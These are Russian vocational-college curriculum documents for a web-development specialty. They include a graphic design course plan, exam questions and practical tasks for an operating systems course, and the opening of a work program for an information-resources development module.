	5	**Практическое занятие № 1.5.** Создание сложных симметричных объектов (пирамида, божья коровка и т.д)			
	6	**Практическое занятие № 1.6.** Создание образца ткани (обоев) с повторяющимся рисунком			
	7	**Практическое занятие № 1.7.** Рисуем замок			
	8	**Практическое занятие № 1.8.** Рисуем сетку кроссворда			
	9	**Практическое занятие № 1.9.** Создание мозаики			
	10	**Практическое занятие № 1.10.** Создание архитектурного сооружения из объемных фигур			

	11	**Практическое занятие № 1.11.** Создание рисунков по образцу			
	Самостоятельная работа		**6**		ОК 01 - ОК 03, ОК 09, ПК 1.2, ПК 3.1, ПК 3.2
	Завершение итогового задания				
	Adobe Photoshop		*22*	*18*	
	1	Интерфейс графического редактора Adobe Photoshop. Структура окна программы. Панели инструментов. Знакомство с палитрами. Цвет в Photoshop. Особенности растровых изображений, их достоинства и недостатки. Основные сведения о цвете. Пиксели. Цветовые представления. Способы выделения областей изображения. Работа со слоями. Работа с текстом. Ретуширование изображений	1		ОК 01, ОК 05, ОК 09, ПК 1.2, ПК 3.1, ПК 3.2
	Практические занятия		**18**		ОК 01- ОК 05, ОК 09, ПК 1.2, ПК 3.1, ПК 3.2
	1	**Практическое занятие № 2.1.** Работа с инструментами выделения. Работа с градиентом		18	
	2	**Практическое занятие № 2.2.** Создание узоров			
	3	**Практическое занятие № 2.3.** Работа с параметрами инструмента «Кисть»			
		Дифференцированный зачет			
		ИТОГО по ОП.09 (3 семестр)	**37**		
	4	**Практическое занятие № 2.4.** Работа с галереей фильтров			
	5	**Практическое занятие № 2.5.** Использование инструментов коррекции изображения. Способы тонирования изображений			
	5	**Практическое занятие № 2.6.** Ретуширование фотографий			
	6	**Практическое занятие № 2.7.** Виды каналов. Создание и сохранение альфа-каналов. Использование маски слоя			
	7	**Практическое занятие № 2.8.** Формирование художественных эффектов текста			
	8	**Практическое занятие № 2.9.** Создание gif-анимации в Adobe Photoshop			
	9	**Практическое занятие № 2.10.** Обработка эскиза/макета в Adobe Photoshop			
Тема 2.3. Векторная графика Adobe Illustrator	*Содержание учебного материала*		*20*	*17*	ОК 01, ОК 05, ОК 09, ПК 1.2, ПК 3.1, ПК 3.2
	1	Особенности интерфейса Adobe Illustrator. Преобразование объектов. Инструменты свободного рисования. Работа с кривыми. Работа с текстом. Способы окрашивания объектов. Работа с растровыми изображениями. Работа со слоями.	1		
	Практические занятия		**17**		ОК 01- ОК 05, ОК 09, ПК 1.2, ПК 3.1, ПК 3.2
	1	**Практическое занятие № 3.1.** Настройка интерфейса программы. Панель инструментов. Создание простых фигур, логотипов, эмблем		17	

	2	**Практическое занятие № 3.2.** Создание сложных фигур			
	3	**Практическое занятие № 3.3.** Рисование с помощью инструментов Pen и Pencil			
	4	**Практическое занятие № 3.4.** Работа с криволинейным сегментов			
	5	**Практическое занятие № 3.5.** Работа с обтравочной маской и маской непрозрачности			
	6	**Практическое занятие № 3.6.** Работа с текстом			
	7	**Практическое занятие № 3.7.** Создание объемных изображений			
	8	**Практическое занятие № 3.8.** Дополнительные материалы, ускоряющие работу в программе Adobe Illustrator			
	9	**Практическое занятие № 3.9.** Комплексная работа			
	Самостоятельная работа		**2**		ОК 01 - ОК 03, ОК 09, ПК 1.2, ПК 3.1, ПК 3.2
	Завершение комплексной работы				
Тема 2.4. Динамическая графика	*Содержание учебного материала*		*18*	*14*	ОК 01, ОК 05, ОК 09, ПК 1.2, ПК 3.1, ПК 3.2
	1	Редактор разработки мультимедийного контента. Понятие динамической графики. Обзор технологий и сред. Основные принципы создания динамической графики. Клип, кадр, раскадровка, временная шкала. Простая динамика. Трансформация образов в динамических изображениях. Текст и текстовые эффекты. Графические эффекты. Работа со медиа-данными. Встраивание динамической графики в структуру web-приложения.	2		
	Практические занятия		**14**	14	ОК 01- ОК 05, ОК 09, ПК 1.2, ПК 3.1, ПК 3.2
	2	**Практическое занятие № 4.1.** Создание статических изображений для компьютерной анимации			
	3	**Практическое занятие № 4.2.** Работа с библиотеками и символами. Покадровая анимация			
	4	**Практическое занятие № 4.3.** Создание автоматической анимации			
	5	**Практическое занятие № 4.4.** Разработка программной анимации объектов			
	6	**Практическое занятие № 4.5.** Создание динамических баннеров средствами онлайн-сервисов			
	7	**Практическое занятие № 4.6.** Верстка динамической графики			
	8	**Практическое занятие № 4.7.** Верстка динамической инфографики			
	Самостоятельная работа		**2**		ОК 01 - ОК 03, ОК 09, ПК 1.2, ПК 3.1, ПК 3.2
	Завершение заданий на практических занятиях				

Тема 2.5. Информационная графика	*Содержание учебного материала*		*24*	*14*	ОК 01, ОК 05, ОК 09, ПК 1.2, ПК 3.1, ПК 3.2
	1	Искусство инфографики Задачи инфографики. Сферы применения. История: старинная, советская, современная инфографика Типы визуализации данных Виды инфографики: аналитическая, новостная, конструкционная, рекламная, сравнительная. Примеры инфографики: диаграммы, таймлайн, сравнение, mind-map и др. Особенности инфографики для газет, журналов, отчетов, рекламы	1		
	1	Принципы создания инфографики Метафора в инфографике. Визуализация сравнений. Источники вдохновения. Сервисы для создания инфографики Этапы подготовительной работы Mind-map & moodboard для структуризации информации. Референсы и эскиз для инфографики	1		
	2	Работа с данными и их визуализация Данные для инфографики и акценты в визуализации. Цветовые решения и типографика. Верстка структуры. Особенности отображения степени важности данных	2		
	3	Стилистика и оформление инфографики. Психология восприятия данных: штампы, шаблоны и стереотипы Баланс цифр, текста и знаков. Основные ошибки при создании инфографики Художественные приемы в инфографике Стилизация в инфографике. Дополнительные элементы: иллюстрации, коллаж, иконки, фактоиды. Инфографика с участием реальных объектов Как создать объем в инфографике: изометрия и 3D	2		
	4	Инструкции и техническая иллюстрация Классические и нестандартные способы визуализации инструкций, таблиц, руководств и технических схем Принципы визуализации данных на конкретных примерах: планы, графики, чертежи, разрезы, сечения	2		
	Практические занятия		**14**	14	ОК 01- ОК 05, ОК 09, ПК 1.2, ПК 3.1, ПК 3.2
	5	**Практическое занятие № 5.1.** Подбор метафоры для визуализации данных			
	6	**Практическое занятие № 5.2.** Анализ инфографики в изданиях СМИ			
	7	**Практическое занятие № 5.3.** Подбор референсов в инфографике			

	8	**Практическое занятие № 5.4.** Визуализация данных			
	9	**Практическое занятие № 5.5.** Создание макета инфографики			
	10	**Практическое занятие № 5.6.** Стилизация в инфографике			
	11	**Практическое занятие № 5.7.** Выполнение индивидуального задания. Защита выполненной работы			
	Самостоятельная работа		**2**		ОК 01 - ОК 03, ОК 09, ПК 1.2, ПК 3.1, ПК 3.2
	Завершение заданий на практических занятиях				
Тема 2.6. Трехмерная графика	*Содержание учебного материала*		*12*	*10*	ОК 01, ОК 05, ОК 09, ПК 1.2, ПК 3.1, ПК 3.2
	1	Основы трехмерной графики. Основы построения сцен. 3D-моделирование Компьютерные программы для 3D моделирования	2		
	Практические занятия		**10**	10	ОК 01- ОК 05, ОК 09, ПК 1.2, ПК 3.1, ПК 3.2
	2	**Практическое занятие № 6.1.** Освоение технологии работы в среде редактора 3D-графики			
	3	**Практическое занятие № 6.2.** Освоение основных инструментов редактора 3D-графики			
	4	**Практическое занятие № 6.3.** Создание и редактирование трехмерных объектов			
	5	**Практическое занятие № 6.4.** Моделирование 3D-объектов с помощью сплайнов			
	6	**Практическое занятие № 6.5.** Создание сложных трёхмерных сцен			
	Самостоятельная работа		**6**		ОК 01 - ОК 03, ОК 09, ПК 1.2, ПК 3.1, ПК 3.2
	Подготовка к промежуточной аттестации				
		Экзамен	**6**		
		ВСЕГО (4 семестр):	**86**		
		ИТОГО	**135**		

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы дисциплины проходит в лаборатории информационных технологий и программирования.

Оборудование кабинета:

- посадочные места по количеству обучающихся;
- проектор, экран;
- рабочее место преподавателя – АРМ преподавателя;

3.2. Учебно-методическое обеспечение

По дисциплине ОП.09. Графический дизайн и мультимедиа разработана учебно-методическая документация:

- рабочая программа дисциплины;
- оценочные материалы;
- методические указания по выполнению заданий на практических занятиях;
- методические указания по выполнению самостоятельной работы.

3.3. Информационное обеспечение обучения

Учебная литература:

1. Боресков, А. В. Компьютерная графика : учебник и практикум для среднего профессионального образования / А. В. Боресков, Е. В. Шикин. — Москва : Издательство Юрайт, 2024. — 219 с. — (Профессиональное образование). — ISBN 978-5-534-11630-4. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518504 (дата обращения: 18.01.2024).

2. Колошкина И. Е. Компьютерная графика : учебник и практикум для среднего профессионального образования / И. Е. Колошкина, В. А. Селезнев, С. А. Дмитроченко. — 3-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 233 с. — (Профессиональное образование). — ISBN 978-5-534-15862-5. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/510043 (дата обращения: 18.01.2024).

3. Тузовский, А. Ф. Проектирование и разработка web-приложений : учебное пособие для среднего профессионального образования / А. Ф. Тузовский. — Москва : Издательство Юрайт, 2024. — 219 с. — (Профессиональное образование). — ISBN 978-5-534-16767-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/531669 (дата обращения: 18.01.2024).

Дополнительная литература

1. Прохоренок, Н.А. HTML, JavaScript, PHP и MySQL. Джентльменский набор Webмастера / Н.А. Прохоренок. – СПб. : БХВ-Петербург, 2014. 640 с.: ил. (+CD)

2. Луптон, Э. Графический дизайн от идеи до воплощения. СПб.: Питер, 2013. 184 с.

3. Яцюк, О. Основы компьютерного дизайна на базе компьютерных технологий / О.Яцюк. – СПб.: БХВ-Петербург, 2010. 240 с

Интернет-ресурсы

1. Ежемесячный электронный журнал «ПРОграммист» - http://procoder.info/

2. http://ru.wikipedia.org

3. https://htmlacademy.ru/

4. http://htmlbook.ru

5. http://helpx.adobe.com/ru

6. https://learn.javascript.ru/

4 КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ ОСВОЕНИЯ ДИСЦИПЛИНЫ

Контроль и оценка результатов освоения дисциплины осуществляется преподавателем в процессе текущего контроля знаний, проверки выполнения заданий практических занятий и самостоятельной работы, а также во время промежуточной аттестации.

Оценка качества подготовки обучающихся осуществляется через оценку знаний, умений по дисциплине и оценку сформированности компетенций.

Результаты обучения (освоенные умения, усвоенные знания)	**Формы и методы контроля и оценки результатов обучения**	
	Текущий контроль	**Промежуточная аттестация**
уметь:		
$У_1$ - выбирать наиболее подходящее для целевого рынка дизайнерское решение;	- оценка выполнения заданий на практических занятиях; - оценка выполнения заданий самостоятельной работы	- дифференцированный зачет - экзамен
$У_2$ - создавать дизайн с применением промежуточных эскизов, требований к эргономике и технической эстетике;		
$У_3$ - разрабатывать интерфейс пользователя для веб-приложений с использованием современных стандартов.		
знать:		
$З_1$ - современные методики разработки графического интерфейса; требования и нормы подготовки и использования изображений в информационно-телекоммуникационной сети "Интернет" (далее - сеть Интернет);	- оценка выполнения заданий на практических занятиях; - устный опрос; - оценка выполнения заданий самостоятельной работы	- дифференцированный зачет - экзамен
$З_2$ – государственные стандарты и требования к разработке дизайна веб-приложений;		

Оценка ***общих компетенций (ОК)***:

Результат (общие компетенции)	**Основные показатели**
ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам.	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации

	- представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по *финансовой грамотности* в различных жизненных ситуациях.	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/ постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде.	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен оценить уровень своих знаний по дисциплине
ОК 09. Пользоваться профессиональной документацией на государственном и *иностранном* языках[2].	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.

Оценка ***профессиональных компетенций (ПК)*** происходит через освоенные знания и умения.

Критерии и методы оценки освоения дисциплины отражены в оценочных материалах.

[2] *Выделенное курсивом не формируется в рамках данной дисциплины*

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

Оценочные материалы
для промежуточной аттестации
по дисциплине
ОП.06. Операционные системы и среды

для специальности 09.02.09 Веб-разработка

Разработчик: Сидорова А.Ю., зам.директора по УВР

Якутск, 2025

1. Пояснительная записка

Оценочные материалы для промежуточной аттестации по дисциплине ОП.06. Операционные системы и среды предназначены для контроля и оценки запланированных результатов по дисциплине, общих и профессиональных компетенций обучающихся по *специальности 09.02.09 Веб-разработка.*

1.1. Оценка освоения дисциплины

В результате освоения дисциплины ОП.06. Операционные системы и среды обучающийся должен

уметь:

$У_1$ - использовать средства операционных систем и сред для обеспечения работы вычислительной техники;

$У_2$ - работать в конкретной операционной системе;

$У_3$ - работать со стандартными программами операционной системы;

$У_4$ - устанавливать и сопровождать операционные системы;

$У_5$ - поддерживать приложения различных операционных систем.

знать:

$З_1$ - состав и принципы работы операционных систем и сред;

$З_2$ – понятие, основные функции, типы операционных систем;

$З_3$ – свойства операционных систем: обработку прерываний, планирование процессов, обслуживание ввода-вывода, управление виртуальной памятью;

$З_4$ – свойства операционных систем: работу с файлами, планирование заданий, распределение ресурсов;

$З_5$ – принципы построения операционных систем;

$З_6$ – способы организации поддержки устройств, драйверы оборудования;

$З_7$ – понятие, функции и способы использования программного интерфейса операционной системы, виды пользовательского интерфейса.

Форма промежуточной аттестации – ***экзамен.***

Вид – по билетам. Каждый билет содержит 1 теоретический вопрос и 1 практическое задание.

При пропуске занятий больше 30% (больше 12 часов) необходимо подготовить реферат и защитить его на экзамене. Темы рефератов представлены в Приложении А.

Критерии оценки устного ответа

«отлично» - обучающийся в полном объеме ответил на все вопросы и дополнительные вопросы, поставленные преподавателем, умеет работать со всеми видами источников, проявив самостоятельность и знания межпредметного характера, применять принципы учебной дисциплины в жизни.

«хорошо» - обучающийся раскрыл содержание вопросов, но в его ответе содержатся недочеты или одна не грубая ошибка; при ответе на поставленные вопросы имеются незначительные замечания и поправки со стороны преподавателя. Обучающийся может самостоятельно добывать знания, пользуясь различными источниками, имеет развитые практические умения, но необязательно их применять.

«удовлетворительно» - обучающийся раскрыл более, чем на 50% содержание вопросов, но его ответ содержит недочеты или 2-3 негрубые ошибки, при ответе на поставленные вопросы преподаватель оказывал ему значительную помощь в виде наводящих вопросов. Обучающийся знает только основные принципы, умеет добывать знания лишь из основных источников, частично сформированы знания и умения.

«неудовлетворительно» - обучающийся раскрыл менее, чем на 50% содержание вопросов, его ответ содержит более двух грубых ошибок, при ответе на поставленные вопросы преподаватель оказывал ему постоянную помощь. Обучающийся не умеет самостоятельно работать с источниками, не знает принципов учебной дисциплины, у него не сформированы знания и умения.

Критерии оценки практического задания

В процентном соотношении оценки (по пятибалльной системе) выставляется выставлять в следующих диапазонах:

Оценка	отлично	хорошо	удовлетворительно	неудовлетворительно
Критерии	90-100%	75-89%	51-74%	50 и менее %

Общая оценка по дисциплине – среднее арифметическое.

При активной работе на практических занятиях и правильном их выполнении оценка выставляется в пользу обучающегося.

Перечень экзаменационных вопросов

для промежуточной аттестации

по дисциплине ОП.06. Операционные системы и среды

для специальности 09.02.09 Веб-разработка

1. Основные понятия. Назначение и функции ОС.
2. Операционное окружение
3. Машино-зависимые и машино-независимые свойства ОС.
4. Защищенность и отказоустойчивость ОС.
5. Принципы построения ОС
6. Установка и подключение оборудования к ПК.
7. Составные части и начальная загрузка. Пользовательский интерфейс.
8. Команды для работы с файлами и папками.
9. Работа с командами помощи.
10. Основные команды ОС.
11. Архивация данных.
12. Общие сведения, интерфейс. Работа с файлами и папками. NC
13. Команды NC.
14. Работа с основным меню.
15. Настройка NC с помощью основного меню.
16. Эволюция и режимы работы. Интерфейс.
17. Настройка интерфейса ОС
18. Основное меню системы. Структура и способы отображения информации
19. Обработка и управление информацией.
20. Основные и дополнительные элементы панели управления.
21. Настройка основных свойств системы.
22. Настройка дополнительных возможностей системы.
23. Установка и удаление программ.
24. Настройка специальных возможностей системы.
25. Дефрагментация диска. Средства обслуживания дисковых устройств.
26. Мультимедийные возможности ОС.
27. Использование служебных программ.
28. Настройка мультимедийных возможностей системы.
29. Принципы работы Linux
30. Установка и настройка ОС Linux
31. Интерфейс и режимы работы. Linux
32. Работа с файлами и папками Linux

Перечень экзаменационных практических заданий

для промежуточной аттестации

по дисциплине ОП.06. Операционные системы и среды

для специальности 09.02.09 Веб-разработка

1. Запустив утилиту, запустите несколько приложений (например, Word, Paint, Notepad и т.д.), обратите внимание на изменения в окне процессов. Прокомментируйте их. Приведите копию экрана и опишите процесс, порожденный запущенным приложением.

2. Выполните следующие действия:
   1. Отсортируйте процессы по заданному критерию.
   2. Опишите один из системных процессов.
   3. Запустите указанное приложение.
   4. Опишите возникший процесс по заданным характеристикам.
   5. Принудительно завершите указанный процесс.
   6. Выполняемые действия иллюстрируйте копиями экранов.

Критерий	Приложение	Характеристики
Показать дерево системных процессов	FarManager	Опрелелить используемые DLL
Отсортировать по PID	Блокнот	Просмотреть доп. свойства процесса
Отсортировать по загрузке процессора	Wordpad	Опрелелить используемые handles
Отсортировать по приоритету	Калькулятор	Просмотреть доп. свойства процесса
Отсортировать по владельцу	Paint	Изменить приоритет пользовательского процесса
Показать дерево пользовательских процессов	Проводник	Просмотреть доп. свойства процесса
Отсортировать по наименованию	Редактор реестра	Определить используемые DLL
Отсортировать по приоритету	Web-браузер	Изменить приоритет пользовательского процесса
Отсортировать по загрузке процессора	Сетевое окружение	Определить используемые handles
Показать дерево пользовательских процессов	Дефрагментация диска	Определить используемые DLL

Копии экрана с выполненным заданием и описание выполненных действий привести в отчете.

Приложение А

Темы рефератов по дисциплине
ОП.06. ОПЕРАЦИОННЫЕ СИСТЕМЫ И СРЕДЫ

1. Функции и состав операционных систем.
2. Классификация процессов. Управление процессами.
3. Управление периферийными устройствами.
4. Особенности и характеристики НДМ для персональных компьютеров.
5. Файловые системы. Форматы файлов.
6. Организация управления виртуальной и невиртуальной памятью.
7. Разновидности интерфейсов.
8. Основные элементы графических интерфейсов.
9. Управление оперативной памятью.
10. История операционной системы MS-DOS.
11. Использование DOS-приложений в Windows.
12. Основные черты операционной системы WindowsNT/2000/XP.
13. Файловые системы NTFS4 (WindowsNT) и NTFS5 (Windows 2000).
14. Архитектура операционной системы Windows 95/98.
15. Вычислительные машины ряда ЭВМ IBM/360.
16. Операционная система семейства Unix.
17. Операционные системы коллективного пользования.
18. Системные характеристики операционной системы Linux.
19. Основные возможности оболочки NortonCommander.
20. Программная оболочка Dosshell.
21. Основные особенности Windows XP.
22. Утилиты операционной системы Windows 2000.
23. Управление данными в операционных системах.
24. Операционная система RSX (ОС РВ)
25.FARManager – текстовая оболочка для WindowsXP.
26. Менеджер файлов и Web-обозреватель Konqueror.

1.2. Оценка сформированности компетенций обучающихся

В результате освоения дисциплины ОП.06. Операционные системы и среды обучающийся должен показать также и сформированность ***общих компетенций (ОК)***:

Результат (общие компетенции)	*Основные показатели*
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен оценить уровень своих знаний по дисциплине
ОК 09. Пользоваться профессиональной документацией на государственном и *иностранном* языках[1].	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.

[1] Выделенное курсивом не формируется в рамках данной дисциплины

Критерии оценивания

2 балла - компетенция проявляется постоянно в полной мере (сформирована полностью);
1 балл - компетенция проявляется иногда или неполностью (частично сформирована);
0 баллов - компетенция не проявляется (не сформирована)

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА
профессионального модуля

ПМ.01. Разработка информационных ресурсов

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

Рабочая программа профессионального модуля ПМ.01. Разработка информационных ресурсов разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по *специальности 09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:

Сидорова А.Ю., зам.директора по УВР

ОГЛАВЛЕНИЕ

1. Паспорт рабочей программы профессионального модуля 4

2. Структура и содержание профессионального модуля 7

3. Условия реализации рабочей программы профессионального модуля 17

4. Контроль и оценка освоения запланированных результатов профессионального модуля 21

1 ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ПРОФФЕССИОНАЛЬНОГО МОДУЛЯ
ПМ.01. Разработка информационных ресурсов

Рабочая программа профессионального модуля ПМ.01. Разработка информационных ресурсов является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по *09.02.09 Веб-разработка***,** входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника*.

1.1 Место профессионального модуля в структуре образовательной программы

Профессиональный модуль ПМ.01. Разработка информационных ресурсов является обязательным и входит в состав профессионального цикла образовательной программы.

1.2 Запланированные результаты освоения профессионального модуля

В результате изучения профессионального модуля обучающийся должен:

знать:

$З_1$ - основные виды и процедуры обработки информации, модели и методы решения задач обработки информации;

$З_2$ - основные платформы для создания, исполнения и управления информационной системой;

$З_3$ - основные процессы управления проектом разработки;

$З_4$ - основные модели построения информационных систем, их структуру, особенности и области применения;

$З_5$ - методы и средства проектирования, разработки и тестирования информационных систем.

уметь:

$У_1$ - создавать и управлять проектом по разработке приложения и формулировать его задачи;

$У_2$ - использовать языки структурного, объектно-ориентированного программирования и языка сценариев для создания независимых программ;

$У_3$ - разрабатывать графический интерфейс приложения;

$У_4$ - решать прикладные вопросы программирования и языка сценариев для создания программ;

$У_5$ - проектировать и разрабатывать систему по заданным требованиям и спецификациям.

иметь практический опыт:

$ПО_1$ - управлять процессом разработки приложений с использованием инструментальных средств;

$ПО_2$ – программировать в соответствии с требованиями технического задания;

$ПО_3$ - использовании критериев оценки качества и надежности функционирования информационной системы;

$ПО_4$ - проводить оценку качества и экономической эффективности информационной системы в рамках своей компетенции.

$ПО_5$ - модифицировать отдельные модули информационной системы.

Результатом освоения профессионального модуля является овладение обучающимися основным видом деятельности – **ВД.01 Разработка информационных ресурсов**, в том числе **профессиональными компетенциями (ПК):**

ПК 1.1. Проектировать информационные ресурсы.

ПК 1.2. Разрабатывать интерфейсы пользователя.

ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру.

ПК 1.4. Использовать систему контроля версий в процессе коллективной (параллельной) разработки.

ПК 1.5. Выполнять процедуру тестирования программного кода.

и **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях;

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения;

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности;

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

1.3 Количество часов, отводимое на освоение профессионального модуля

Общая учебная нагрузка обучающегося:	**398**
в том числе	
в форме практической подготовки	*256*
Объем работы обучающегося во взаимодействии с преподавателем	***350***
Самостоятельная работа обучающегося	***48***
Учебная практика	***144***
Промежуточная аттестация	***12***
Всего:	***398***

Обязательная часть учебной нагрузки составляет 374 часа, вариативная часть - 24 часа.

2 СТРУКТУРА И СОДЕРЖАНИЕ ПРОФЕССИОНАЛЬНОГО МОДУЛЯ

2.1 Структура, объем профессионального модуля и виды учебной деятельности

Коды профессиональных компетенций	***Наименования МДК, практик профессионального модуля***	***Всего,*** *часов*	*в том числе в форме практической подготовки*	***Учебная нагрузка обучающихся***							***Практика***	
				Всего, *часов*	***Во взаимодействии с преподавателем***				***Самостоятельная работа обучающегося,*** *часов*	***Промежуточная аттестация***	***Учебная,*** *часов*	***Производственная,*** *часов*
					в том числе							
					занятий на уроках, часов	*практических занятий, часов*	*курсовой проект*	*консультации*				
ПК 1.1, ПК 1.2, ПК 1.4	МДК.01.01. Проектирование и дизайн информационных систем	**116**	**52**	92	34	52	-	-	24	6		
ПК 1.1 – ПК 1.5	МДК.01.02. Инструментарий и технологии разработки кода информационных систем	**132**	**60**	108	48	40	20	-	24	-		
ПК 1.1 – ПК 1.5	УП.01. Учебная практика по проектированию и разработке информационных систем	**144**	**144**	144							144	
ПК 1.1 – ПК 1.5	Экзамен по модулю ПМ.01.	**6**		6						6		
	Всего по ПМ.01.:	**398**	**256**	**350**	**82**	**92**	**20**	**-**	**48**	**12**	**144**	**0**

2.2 Формы промежуточной аттестации

1 семестр – другие формы контроля (МДК.01.01)
1 семестр – другие формы контроля (МДК.01.02)
2 семестр – экзамен (МДК.01.01)
2 семестр – дифференцированный зачет (МДК.01.02)
2 семестр – дифференцированный зачет (УП.01)
2 семестр – экзамен по профессиональному модулю ПМ.01.

2.3 Тематический план и содержание профессионального модуля

Наименование разделов и тем	Содержание учебного материала, лабораторные и практические занятия, самостоятельная работа обучающихся, курсовая работа (проект) (если предусмотрены)		Объем часов	В том числе в форме практической подготовки	Формируемые компетенции
МДК.01.01. Проектирование информационных систем			**210**	**102**	
	Содержание учебного материала		*100*	64	
Тема 1.1 Основы проектирования информационных систем	1	Основные понятия и определения ИС. Жизненный цикл информационных систем. Организация и методы сбора информации. Анализ предметной области. Основные понятия системного и структурного анализа. Постановка задачи обработки информации. Основные виды, алгоритмы и процедуры обработки информации, модели и методы решения задач обработки информации. Основные модели построения информационных систем, их структура, особенности и области применения	2		ОК 01, ОК 05, ОК 09, ПК 1.1, ПК 1.2, ПК 1.4
	2	Сервисно-ориентированные архитектуры. Анализ интересов клиента. Выбор вариантов решений. Методы и средства проектирования информационных систем. Case-средства для моделирования деловых процессов (бизнес-процессов). Инструментальная среда – структура, интерфейс, элементы управления. Принципы построения модели IDEF0: контекстная диаграмма, субъект моделирования, цель и точка зрения.	2		
	3	Диаграммы IDEF0: диаграммы декомпозиции, диаграммы дерева узлов, диаграммы только для экспозиции (FEO). Работы (Activity). Стрелки (Arrow). Туннелирование стрелок. Нумерация работ и диаграмм. Каркас диаграммы.	2		
